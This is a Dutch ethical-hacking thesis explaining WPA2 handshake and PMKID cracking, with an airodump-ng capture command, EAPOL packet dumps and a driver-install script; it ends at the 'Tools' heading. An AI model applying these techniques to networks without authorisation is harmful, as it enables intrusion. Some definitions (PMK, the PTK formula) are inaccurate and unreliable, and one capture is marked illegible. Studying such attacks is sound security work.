

# HACKING WPA2

Eindwerk Ethical Hacking

## Inhoud

Inhoud.....	2
1.0 INTRODUCTIE.....	3
1.1 Introductie.....	3
1.1 Relevantie van het Onderzoek .....	3
1.2 Doelstellingen .....	3
1.3 POC Videos .....	3
2.0 Voorgrondkennis.....	4
2.1 Termen .....	4
2.2 4 Way Handshake .....	7
2.3 PMKID caching .....	10
2.3 802.11 Deauthentication frame .....	11
3.0 IDENTIFY .....	12
3.1 Wat is exact het veiligheidsprobleem? .....	12
4.0 POC .....	14
4.1 Hardware .....	14
4.2 driver installation .....	14
4.3 Tools .....	14
4.5 Deauthentication attack .....	15
4.6 PMKID attack.....	17
5.0 Protect .....	19
5.1 Hoe ga je je infrastructuur beschermen tegen deze exploit?.....	19
6.0 DETECT .....	21
6.1 Hoe kan ik zien of een systeem kwetsbaar is voor de exploit?.....	21
6.2 Hoe kan ik detecteren dat de exploit gebruikt wordt.....	21
7.0 RESPOND en RECOVER .....	22
7.1 Wat ga je doen als een exploit gebruikt is?.....	22
8.0 Bronnen .....	23

## 1.0 INTRODUCTIE

### 1.1 Introductie

Draadloze netwerken, beter bekend als Wi-Fi, zijn essentieel geworden in ons dagelijks leven. Of het nu gaat om thuisgebruik, in bedrijfsomgevingen of publieke ruimtes, deze technologie biedt ons de mogelijkheid om verbonden te blijven zonder fysieke bekabeling. Ondanks het gemak van draadloze netwerken brengt deze technologie ook beveiligingsuitdagingen met zich mee. De behoefte aan veilige communicatie is daarom cruciaal om gevoelige gegevens te beschermen tegen ongeautoriseerde toegang en aanvallen.

In dit onderzoek wordt ingegaan op de werking en beveiliging van wifinetwerken, met een specifieke focus op WPA2, een veelgebruikte beveiligingsstandaard. Daarnaast worden technieken besproken waarmee aanvallers deze protocollen kunnen manipuleren, zoals de 4-way handshake en PMKID-gebaseerde aanvallen. Ook wordt een Proof of Concept (PoC) gepresenteerd waarin wordt aangetoond hoe kwetsbaarheden in WPA2 kunnen worden uitgevoerd en welke maatregelen kunnen worden genomen om deze risico's te beperken. Het doel van deze paper is om inzicht te bieden in de werking van WPA2, de bijbehorende protocollen die gebruikt worden en de manieren waarop kwaadwillende deze kunnen exploiteren.

### 1.1 Relevantie van het Onderzoek

De snelle groei van draadloze technologie in persoonlijke en bedrijfsomgevingen heeft gezorgd voor een verhoogd risico op cyberaanvallen. Door uit te leggen hoe de protocollen van WPA2 werken, zal dit onderzoek verduidelijken hoe deze geëxploiteerd kunnen worden, zodat de juiste verdedigingsstrategieën geïmplementeerd kunnen worden.

### 1.2 Doelstellingen

Dit onderzoek bestaat uit drie belangrijke onderdelen:

- Theoretische uitleg: Een gedetailleerde analyse van de werking van WPA2-protocollen en de beveiligingsmechanismen.
- Proof of Concept (PoC): Het uitvoeren van praktische demonstraties van aanvallen, zoals de 4-way handshake en PMKID-aanvallen, met als doel kwetsbaarheden bloot te leggen.
- Beveiligingsmaatregelen: Methoden toelichten voor detectie en bescherming om deze aanvallen te voorkomen.

### 1.3 POC Videos

De volgende video's tonen een demonstratie van hoe de aanvallen zijn uitgevoerd:

4-way handshake capture: <https://ap.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=7473bb62-5249-45ea-ba51-b24700c0b0df>

PMKID: <https://ap.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=620ad6e2-025f-4b8c-aa90-b24700c0aa41>

## 2.0 Voorgrondkennis

### 2.1 Termen

WAP: Wireless access point, is een network apparaat dat een brug is tussen bekabelde en draadloze netwerken

Supplicant: Een client apparaat dat probeert verbinding te maken met een 802.11-netwerk, een voorbeeld hiervan is computer die zich wil authenticeren bij een access point. [16]

Nonce: Een afkorting van number used once. Het is een willekeurig gegenereerd getal dat een keer wordt gebruikt. Er zijn twee soorten nonces in de 4-way handshake:

- *A-Nonce (Authenticator Nonce)*: Dit is de nonce die door de authenticator (access point) wordt gegenereerd en naar de supplicant (client) wordt gestuurd tijdens de eerste stap van de 4-way handshake.
- *S-Nonce (Supplicant Nonce)*: Dit is de nonce die door de supplicant (client) wordt gegenereerd en naar de authenticator wordt teruggestuurd tijdens de tweede stap van de 4-way handshake.

802.11: De IEEE 802.11 standaard is de basis voor draadloze lokale netwerken (WLAN), beter bekend als Wi-Fi. [9]

WPA2 (*Wi-Fi protected access 2*): is een beveiligingsprotocol ontwikkeld door de Wi-Fi Alliance, ontworpen om draadloze netwerken te beveiligen. Het introduceerde verbeteringen ten opzichte van zijn voorganger WPA. [7]

WPA2 werkt in twee modi:

- Persoonlijke modus (*WPA2-PSK*): Gebruikt een vooraf gedeelde sleutel (PSK) en wordt vaak gebruikt in thuisnetwerken.
- Bedrijfsmodus (*WPA2-Enterprise*): Gebruikt een authenticatieserver (meestal RADIUS) voor sterkere beveiliging. Enterprise netwerken worden meestal gebruikt in bedrijven of scholen.

Hash: Een hashfunctie neemt input data (vaak een wachtwoord of passphrase) en produceert een unieke string met een vaste lengte die bijna onmogelijk is om te reversen, deze unieke string is de hash.

Passphrase: Een reeks woorden, cijfers en tekens die wordt gebruikt voor authenticatie. In de context van WPA2 is dit het wifi-wachtwoord. Een voorbeeld hiervan is *i4Ms3cure!* [6]

PBKDF2: Een password-based key derivation function die wordt gebruikt in WPA2. Het is een slow hashing algoritme dat brute-force aanvallen vertraagt door ze meer compute-intensief te maken. De sleutel wordt berekend met de volgende formule:

$$DK = PBKDF2(\text{Passphrase}, \text{Salt}, \text{Miterations}, \text{dkLen})$$

Waarbij:

- DK: derived key
- Passphrase
- Salt: Een willekeurige waarde die wordt toegevoegd om te voorkomen dat dezelfde wachtwoorden dezelfde afgeleide sleutel genereren
- Miterations: Het aantal iteraties van de hashfunctie
- dkLen: De lengte (in bits) van de afgeleide sleutel [38]

PMK (*Pairwise Master Key*): Een vaste naam die gebruikt wordt bij de berekening van de PMKID. De supplican die verbonden is met het draadloze netwerk kent de PMK. Deze sleutel wordt niet gebruikt om data te versleutelen, maar dient om unieke sessiesleutels af te leiden voor elke afzonderlijk verbonden client. Het fungeert als de master key en ondersteunt forward secrecy.

De PMK wordt berekend met de volgende formule:

$$PMK = PBKDF2\_SHA1(Passphrase, SSID, 4096, 256)$$

Waarbij:

- Passphrase: Het wachtwoord dat door de gebruiker is ingesteld
- SSID: De naam van het Wi-Fi-netwerk
- 4096: Het aantal iteraties dat wordt gebruikt in de berekening
- 256: De lengte van de sleutel in bits

[9]

PMKID: Een unieke identifier voor elke AP waarmee een client zich associeert. De AP's houden een database bij van de uitgegeven PMKIDs. Het doel van de PMKID is om het reauthenticeren te versnellen door de initiële 4-way handshake over te slaan. Dit kan alleen gebeuren als de client ooit de initiële 4-way handshake heeft uitgevoerd.

$$PMKID = HMAC\_SHA1\_128(PMK, PMK\ Name, MAC\_AP, MAC\_client)$$

Waarbij:

- PMK: De Pairwise Master Key
- PMK Name: Een vaste naam die gebruikt wordt bij de berekening van de PMKID
- MAC\_AP: Het MAC-adres van het access point
- MAC\_client: Het MAC-adres van de client (de supplicant)

[13] [14]

EAPOL (*Extensible Authentication Protocol over LAN*): Alle berichten die worden uitgewisseld tussen het access point en de supplicant tijdens de 4-way handshake maken gebruik van het EAPOL-pakket om dit te versturen, het EAPOL packet ziet er als volgt uit:




Fig. 1.0 EAPOL frame

- Header: Bepaalt welk bericht in de 4-way handshake het EAPOL-frame vertegenwoordigt.
- Replay counter: Dit veld detecteert replayed frames. De authenticator verhoogt deze teller telkens wanneer een frame wordt verzonden. De supplicant gebruikt dezelfde replay counter als die van het ontvangen frame.
- Nonce: Een willekeurig gegenereerde waarde die bijdraagt aan de beveiliging door unieke sessiesleutels te genereren.
- MIC: een waarde dat de authenticiteit van het frame kan verifiëren.
- Key data: Bevat de groepsleutel of aanvullende gegevens, versleuteld met de KEK.

[13]

PTK (*Pairwise Transient Key*): Een sleutel die wordt gebruikt in de WPA/WPA2 4-way handshake om de encryptie tussen de client (supplicant) en het access point (AP) in te stellen. Het is essentieel voor het beveiligen van de datastroom tussen de twee partijen. De PTK wordt berekend met de volgende formule:

$$PTK = PMK + Anonce + Snonce + MAC_{AP} + MAC_{client}$$

Waarbij:

- PMK: pairwise master key
- Anonce: Het nonce gegenereerd door het access point
- Snonce: Het nonce gegenereerd door de supplicant
- MAC<sub>AP</sub>: Het MAC-adres van het access point
- MAC<sub>client</sub>: Het MAC-adres van de client




Fig. 1.1 PTK key in TKIP

De PTK is 512 bits lang en is verdeeld in de volgende sleutels:

- KCK (*Key Confirmation Key*): De eerste 128 bits van de PTK, deze wordt gebruikt om de integriteit van EAPOL-berichten te verifiëren.
- KEK (*Key Encryption Key*): De volgende 128 bits wordt gebruikt om sleutels te versleutelen (bijv. de GTK) die tijdens de 4-way handshake worden uitgewisseld.
- TK (*Temporal Key*): Wordt gebruikt voor het versleutelen van unicast datapakketten tussen de client en het AP.

[12]

MIC (*Message Integrity Code*): Dit wordt gebruikt zodat de client en het access point kunnen verifiëren dat de gegevens die zijn ontvangen, niet zijn gewijzigd tijdens de verzending en hun integriteit houden, het is gelijkaardig aan een digitale handtekening. De MIC wordt berekend met de volgende formule:

$$MIC = HMAC(KCK, EAPOL\ message)$$

Waarbij:

- KCK: De eerste 128 bits van de PTK.
- EAPOL message: de payload van het EAPOL-bericht

GTK (*Group temporal key*): Een sleutel die wordt gebruikt voor de encryptie van multicast- en broadcast-data.

Berkeley Packet Filter: een manier om een filter te definiëren dat bepaalt welk netwerkverkeer je wilt vangen. Dit maakt het mogelijk om alleen bepaalde soorten netwerkpakketten te observeren en te analyseren, waardoor de hoeveelheid data die je verzamelt wordt beperkt en de prestaties worden geoptimaliseerd.

## 2.2 4 Way Handshake




Fig. 1.2 4-way handshake

In het bovenstaande figuur zie je de werking van de 4-way handshake. Om dit beter te kunnen representeren, heb ik de 4-way handshake opgevangen en geanalyseerd met Wireshark. Als eerste heb ik de 4-way handshake opgevangen met het volgende commando:

```
sudo airodump-ng -c [channel] --bssid [MAC] -w capture wlan0
```

De wifi-adaptor gaat luisteren op kanaal 3 met de Access point Mac address, de capture ga ik opslagen in wlan0 vervolgens heb ik de capture file geopend, dit is de 4-way handshake:

## Stap 1:

```

eapol
No.    Time           Source                Destination            Protocol Length Info
1    802 19.775455    SagemcomBroa_f6:f9:... HomeWizard_05:f9:b8    EAPOL      155 Key (Message 1 of 4)
  Frame 802: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits) on interface 0
  IEEE 802.11 QoS Data, Flags: .....F.
  Logical-Link Control
  802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
    Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: 4fd8aa09a1dff0177f9dc2efcf630d93dc253588c6bebf1bc61c973b896aa13a
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 22
    WPA Key Data: dd1400fac04de8b823c7882919b29d977dc885ab4c5
  
```

- Het access point genereert een willekeurig getal, genaamd “Anonce” (authenticator nonce), en stuurt dit naar de supplicanant. Deze nonce zorgt ervoor dat de sessie uniek is.
- De supplicanant genereert zijn eigen willekeurige getal genaamd “Snonce” (supplicant nonce)

## Stap 2:

```

eapol
No.    Time           Source                Destination            Protocol Length Info
1    802 19.775455    SagemcomBroa_f6:f9:... HomeWizard_05:f9:b8    EAPOL      155 Key (Message 1 of 4)
2    810 19.779553    HomeWizard_05:f9:b8    SagemcomBroa_f6:f9:... EAPOL      155 Key (Message 2 of 4)
  Frame 810: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits) on interface 0
  IEEE 802.11 QoS Data, Flags: .....T
  Logical-Link Control
  802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 2]
    Key Information: 0x010a
    Key Length: 0
    Replay Counter: 0
    WPA Key Nonce: e146adb447b195e41df61253ddfabff4428894de33850fc01840c20c97573752
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 3fba3409975e50f5078e8d116437860d
    WPA Key Data Length: 22
    WPA Key Data: 30140100000fac040100000fac040100000fac020004
  
```

- De supplicant combineert vervolgens Snonce, Anonce, de PMK, zijn eigen MAC-address en de supplicant MAC-address om de PTK (Pairwise Transient Key) te berekenen.
- De client stuurt de Snonce en een MIC (Message Integrity Code) naar het access point.



Step 3:

No.	Time	Source	Destination	Protocol	Length	Info
802	19.775455	SagemcomBroa_f6:f9:...	HomeWizard_05:f9:b8	EAPOL	155	Key (Message 1 of 4)
810	19.779553	HomeWizard_05:f9:b8	SagemcomBroa_f6:f9:...	EAPOL	155	Key (Message 2 of 4)
816	19.791373	SagemcomBroa_f6:f9:...	HomeWizard_05:f9:b8	EAPOL	189	Key (Message 3 of 4)

```

> Frame 816: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits) on interface 0
> IEEE 802.11 QoS Data, Flags: .....F.
> Logical-Link Control
> 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 151
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 3]
  Key Information: 0x13ca
  Key Length: 16
  Replay Counter: 1
  WPA Key Nonce: 4fdaea09a1dff0177f9dc2efcf630d93dc253588c6bebf1bc61c973b896aa13a
  Key IV: dc253588c6bebf1bc61c973b896aa13b
  WPA Key RSC: 800a000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 1c467952efb0d8398da06b10858022f2
  WPA Key Data Length: 50
  WPA Key Data: 16dc01e5ea9d109132e6d29560ac4d72dfecdc0b81453cb6a4b1c84dc2988c6347fedadf9
  
```

- Het access point verifieert de MIC en berekent zijn eigen PTK door de Snonce, Anonce, de PMK, zijn eigen MAC-address en de supplicant MAC-address te combineren.
- Vervolgens maakt het een Group Temporal Key (GTK) aan voor broadcast en multicast verkeer.
- De GTK wordt naar de supplicant gestuurd, samen met een nieuw berekende MIC en de install PTK-flag die is ingesteld op 1.

Step 4:

[illegible]

- De supplicant verifieert de MIC
- De supplicant stuurt bericht 4 naar de AP met een MIC-berekening en installeert vervolgens beide sleutels.
- Het access point, dat het bericht ontvangt, verifieert de MIC en roept de MLME.SETKEYS-request aan om de PTK-sleutel te installeren (de GTK-sleutel is meestal al geïnstalleerd voor de handshake).
- Tot slot wordt de dataport geopend. De supplicant kan nu communiceren met het access point.

## 2.3 PMKID caching




Fig. 2.0 PMKID caching

Wanneer een supplicant een succesvolle verbinding maakt met een access point, wordt er een PMK gegenereerd hiervan wordt vervolgens een PMKID van afgeleid. Het access point slaat de PMKID op die geassocieerd is aan de supplicant. Als de supplicant buiten bereik van het access point gaat en later terug in bereik komt, wordt de PMKID gebruikt om het EAP handshake over te slaan. Dit versnelt het verbindingsproces en minimaliseert de rekenkracht voor het access point (zie Fig. 2.0).

[14] [15] [16]

## 2.3 802.11 Deauthentication frame

Management frames worden gebruikt voor het beheren van de communicatie tussen de client en het access point (AP), waardoor apparaten verbindingen kunnen maken en beheren. Enkele voorbeelden van management frames zijn:

- Beacon frames
- Probe request/response
- Authentication frames
- Deauthentication frames




Fig. 2.1 Deauthenticatie voorbeeld

Deauthentication frames worden gebruikt om de verbindingstatus van een geassocieerde client te resetten. Wanneer een verbonden apparaat wordt gedeauthenticeerd, wordt de verbinding van het apparaat verbroken.

WPA2 blokkeert geen deauthenticatie frames van onbekende bronnen vanwege de manier waarop het 802.11 protocol is ontworpen. In WPA2 worden alleen dataframes versleuteld en beschermd door de beveiligingsprotocollen (bijv. AES-versleuteling). Managementframes, inclusief deauthenticatie frames, worden in plaintext verzonden. Dit betekent dat een aanvaller het MAC-adres van een legitiem toegangspunt (AP) kan spoofen en deauthenticatie frames naar clients kan sturen.

WPA3 pakt dit probleem aan door Protected Management Frames (PMF) te introduceren, die management frames authenticeren en optioneel versleutelen. Dit zorgt ervoor dat deauthenticatieframes alleen afkomstig kunnen zijn van legitieme access points, waardoor deauthenticatieaanvallen worden beperkt.

## 3.0 IDENTIFY

### 3.1 Wat is exact het veiligheidsprobleem?

#### 3.1.1 Method 1: Deauthentication attack en 4-way handshake capture




Fig. 3.0 Deauthentication attack en 4-way handshake capture

Door een deauthenticatie-aanval uit te voeren, forceert een aanvaller een client om de verbinding met het access point (AP) te verbreken en opnieuw te verbinden. Tijdens het herverbindingsproces wordt de WPA2 4-way handshake uitgewisseld tussen de client en het AP, deze handshake wordt opgevangen door de aanvaller. Zoals eerder al overgesproken bevat de handshake de volgende waarden:

- SSID van het AP
- ANonce en SNonce
- MAC-adressen van de client en het toegangspunt.
- MIC (Message Integrity Code)

Deze waarden zijn genoeg om de PMK te bruteforcen. De bruteforce aanval werkt door te itereren over een wordlist met passphrases en deze mee te geven om verschillende PMKs te berekenen met de volgende formule:

$$PMK = PBKDF2\_SHA1(Passphrase, SSID, 4096, 256)$$

Zodra een PMK-waarde is gegenereerd, kan de Pairwise Transient Key (PTK) worden berekend met de volgende formule:

$$PTK = PMK + Anonce + Snonce + MAC\_AP + MAC\_client$$

Een aanvaller kan nu de KCK afleiden van de PTK, deze wordt gebruikt voor het berekenen van de MIC met de volgende formule:

$$MIC = HMAC(KCK, EAPOL\ message)$$

Vervolgens vergelijkt de aanvaller de berekende MIC met de MIC uit het 4-way handshake-bericht. Als beide overeenkomen, betekent dit dat de juiste passphrase is geraden.

[24] [25]

### 3.1.2 Method 2: PMKID-attack

Zoals eerder gemeld is de PMKID een identificatie die wordt gebruikt om de authenticiteit van een sessie tussen een AP en een client te verifiëren. Met behulp van een captured PMKID kan een aanvaller de passphrase kraken door combinaties van mogelijke passphrases uit een woordenlijst te testen. Elke potentiële passphrase wordt gebruikt om een PMK (Pairwise Master Key) te berekenen met de PBKDF2-formule:

$$PMK = PBKDF2\_SHA1(Passphrase, SSID, 4096, 256)$$

Hierna kan een aanvaller met de berekende PMK de PMKID afleiden met de volgende formule:

$$PMKID = HMAC\_SHA1\_128(PMK, PMK\ Name, MAC\_AP, MAC\_client)$$

De berekende PMKID wordt dan vergeleken met de opgevangen PMKID uit de capture. Als er een overeenkomst wordt gevonden tussen de berekende PMKID en de captured PMKID, is de bijbehorende passphrase juist.

[10] [11]

## 4.0 POC

### 4.1 Hardware

Voor de POC toe te passen heb je de volgende hardwarecomponenten nodig:

- Een Wifi-adapter die monitoringmodus en pakketinjectie ondersteunt, deze heb ik gebruikt: <https://alfa-network.eu/wi-fi/awus036acs?srsId=AfmBOooaE6S1m3ehxqvM4XyjHK39Bg9-VvUNQkBnF8fQbTWvQWRnzXPP>
- Een Access point dat WPA-2 personal authenticatie aanbiedt.

### 4.2 driver installation

Voor de wifi-adapter te installeren moest ik de drivers installeren op kali linux, hier heb ik een bash script voor geschreven:

```
# Install necessary packages
echo "Installing required packages..."
sudo apt install -y linux-headers-$(uname -r) build-essential bc dkms git libelf-dev rfkill iw

# Create a directory for source files
echo "Creating source directory..."
mkdir -p ~/src
cd ~/src

# Clone the repository for the driver
echo "Cloning the driver repository..."
git clone https://github.com/morrownr/8821au-20210708

# Navigate to the driver directory
cd ~/src/8821au-20210708

# Install the driver
echo "Installing the driver"
sudo ./install-driver.sh

echo "Installation complete."
```

### 4.3 Tools

